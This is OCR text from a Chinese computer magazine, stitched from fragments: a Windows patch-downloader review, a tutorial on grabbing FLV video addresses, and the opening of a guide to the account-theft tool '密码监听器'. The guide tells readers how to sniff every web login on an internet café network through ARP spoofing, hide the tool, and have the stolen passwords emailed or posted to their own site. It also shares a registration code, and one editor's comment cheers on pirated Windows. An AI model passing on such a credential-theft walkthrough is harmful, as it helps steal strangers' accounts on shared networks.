


图1 补丁列表文件

说明：补丁列表文件其实是通过XML生成的，主要包括补丁ID、类别、发布日期、公告文章地址、标题、补丁描述、补丁文件名称、补丁下载地址等，通过UE或者记事本打开以后可以查看，如图2。




图2 查看文件代码

三、下载补丁

“Windows Updates Downloader”在导入补丁列表文件以后，在“Update list”才会显示是何种类型的补丁下载，如图3。

在写本文时，由于无法访问该软件公司的网站，因此目前一共提供四种，即“Windows 2000 Server X86 CHS”、“Windows 2000 Professional X86 CHS”、“Windows XP X86 CHS”和“Office 2003 X86 CHS”补丁下载，在这四种类型的“Update list”中会显示补丁的更新时间。

用户需要设置“Download Folder（下载文件夹）”和选择补丁，其默认下载目录为“Windows Updates Downloader”的安装目录。选择补丁就非常简单了，直接选中需要下载补丁前面的“复选框”，然后单击“Download”按钮即可下载补丁程序，如图4。




图3 选择补丁下载类型




图4 下载补丁文件

该程序的优点是可以很方便地下载补丁程序，对于网络管理员集中进行补丁的管理更新有一定帮助。缺点是目前还不能自动从微软站点获取补丁更新，而且该软件目前没有提供帮助文件，呵呵，可能是软件开发商认为使用相对简单，所以没有做帮助文件。

[文章中涉及到的工具Windows Updates Downloader、补丁文件列表以及.NET 2.0 Framework光盘中有收录]

编辑点评：

在用了上次说过的方法使用360安全卫士顺利更新了系统后，虽然下载速度很快，不过给人的感觉是操作分离，仍然有一些繁琐。Windows Updates Downloader的出现解决了这一问题（不过我觉得它的使用补丁列表文件仍然繁琐，不知足啊！^），连前面的360安全卫士，它们的更新Windows补丁的功能拯救了多少使用D版Windows的朋友！微软打击盗版的脚步一刻也没有停止过，安全补丁下载不允许给盗版系统也就算了，有时候还要锁系统……有了Windows Updates Downloader这样的软件后，我们就不必再担心自己的系统千疮百孔了。我们不应该支持盗版，不过貌似生产这些软件的厂商也从侧面顶了一把，又或者是反微软呢？呵呵，这些都是一些个人的臆想，偶虽然不支持盗版，但是喜欢盗版！^




图4 自定义位置列表成功

编辑点评：

算上这篇，本期已经有两篇组策略应用的文章了。组策略的确是一个用户自定义系统设置的好东东，如果你喜欢DIY的话，它能从很大程度上满足你修改Windows默认设置的欲望。其实组策略编辑器只是一个“外壳”程序，设置策略其实质还是修改注册表，只不过它把注册表中晦涩难懂的键值翻译成了语言，这让没有学习过注册表的朋友也可以轻易修改系统设置。以前玩Windows搞注册表，现在玩Windows用组策略简单多了，岂不乐哉。

图 李冠楠



轻松搞定FLV视频地址

从本文中你可以学到：

获得FLV视频地址的简单方法

在以前的杂志中jiajia兄介绍了一般FLV文件的获取方法，但是在实际运用中会遇到很多不便。首先很多FLV的视频是在一些论坛里或网页里的，如果在http://www.quchao.com/video中获取地址，会提示“暂时不支持该站点的视频下载”，如图1。




图1 不支持该站点的视频下载

其次像酷6网这样的网站，视频地址是加密的，用上面的方法也无法找到视频的真实地址。

下面我就给大家介绍个目前最通用的方法，只要是网页里有FLV文件的视频文件都可以拿到真实地址。我们用到的工具是“闪播FLV文件下载器”，这是一款非常好用的工具，




图2 FLV文件下载器界面

程序界面如图2。

只要把带有视频文件的网页地址放到上面的地址栏里，然后点“开始捕捉”，等视频播放的时候就会在下面的FLV地址栏中显示出真实的视频地址了。我就拿我博客里的一个视频来举例，播放的网页是http://xxx.blog.sohu.com/46063652.html，我们把地址写入地址栏，然后点开始捕捉，在出口中找到视频，播




图3 找到FLV视频文件地址

放它，不一会地址就出来了，如图3。

我们用鼠标右键地址，选择拷贝到剪贴板，然后用迅雷下载就可以了。

下载下来以后也不用去找什么专门的播放器，这个软件集成了播放器，这个播放器是唯一一个可以全屏播放的FLV播放器。好了，文章就到这里了，再见。

[文章中涉及到的闪播FLV文件下载器光盘中有收录。]

编辑点评：

没有什么可说的，简单实用的工具总是受大家追捧的。不过好用的工具却不一定通用，选择适合你自己的方法吧！



一网打尽网页密码

——密码监听器试用手记

图 追风少年@H4CK.CN

从本文你可以学到：

1、密码监听器的详细配置介绍

2、与密码监听器木马生成器的配合利用

相信大家都用过不少键盘记录木马，作为国产老牌盗号软件——密码监听器，在功能上已经逐步完善。它可以用于监听所有网页的密码，包括网页上的邮箱、论坛、聊天室等等。并且值得一提的是，它只需在一台电脑上运行，就可以监听整个局域网内任意一台电脑登录的账号和密码，并将密码显示、保存，或发送到用户指定的邮箱或提交到指定网页。也就是说，只要你在网吧某一台机器上运行密码监听，那么你将可以轻松获得整个网吧所有人的账号和密码！！！这是其他盗号软件所无法比拟的！下面大家跟我一起看看这款软件的使用方法吧。

第一步：配置程序

1. 首先将软件包解压缩，然后运行pswmonitor.exe文件，这时程序会要求我们注册，如果没有注册，监听到的密码最后一个字符是问号“？”，这当然不是我们所希望看到的了。大家可以使用“用户名：追风少年@H4CK.CN，注册码：2878487”进行注册，如图1。




图1

2. 注册成功后就可以看到程序的主要操作界面了。首先看到的是监听状态页，我们可以看到正在监听本地网卡，密码数为0，也就是还没有监听到任何密码。如图2。

界面上各个按钮的功能如下：

保存：将监听到的密码保存。

发送：将监听到的密码发送到用户指定的邮箱地址。

清除：清除列表中所有的密码。

中止／开始：该按钮在监听与中止监听之间切换。

隐藏：隐藏该界面，也可以按热键在显示与隐藏之间切换。

关闭：关闭该程序。




图2

3. 要想监听到密码就得对程序进行详细的配置，下面切换到“适配器”页，如图3。

图3中对适配器设置，选择要监听的网络适配器，如拨号网络适配器、网卡等，以适应不同的上网方式。如果选择一个适配器后监听不到密码，可以尝试选择其它适配器。




图3

使用ARP欺骗监听局域网是对于局域网中的电脑而言的，如果不能监听到其它电脑上的密码，可以勾选该选项，然后按“应用”按钮。

在使用ARP欺骗监听局域网时要注意：WINDOWS98不支持该功能，并且在使用该选项后运行该软件的电脑性能可能会下降或所在的局域网可能会出现网络异常，因此要慎用。

4. 接下来切换到“发送与保存”页进行设置，如图4。




图4

在“发送参数”中各个设置参数如下：

“发送邮箱：用于发送密码的发送邮箱地址，如我的信箱是zhuifeng@163.com

密码：发送邮箱的密码，如不填写将无法发送。

SMTP服务器：发信使用的SMTP服务器，如网易免费邮件的SMTP服务器地址为smtp.163.com。”

在“接收参数”中各个设置参数如下：

“选中“自动发送密码到指定的邮箱”选项，以便密码发送到指定接收邮箱中。

自定义邮件主题：为避免邮件服务器将发送的邮件当做垃圾邮件处理，以致发送测试失败，将邮件主题修改为你自己喜欢的邮件主题。

接收密码的邮件地址：在此输入接收监听到的密码的邮箱地址。

测试：点击该按钮，将使用发送邮箱地址，向接收邮箱地址发送一封测试邮件，如果邮件发送成功，说明你的邮件参数配置正确，这样才能正常接收监听到的密码。

关于“ASP发送”，如果你有一个支持ASP+ACCESS的网站或者个人主页空间，可以使用ASP方式发送监听到的密码到你的主页空间的数据库中。如果没有就不用选择了。

关于“自动保存”，就是是否将密码保存到本地文件中，建议不要选择这个选项。”

所有参数修改完成后记得按“应用”按钮后才会生效哦！

5. 最后是“密码保护”和“其他”设置了。密码保护功能设置是当软件隐藏界面后，重新呼出时要输入的密码，以防止别人非法呼出隐藏的界面，如图5。




图5

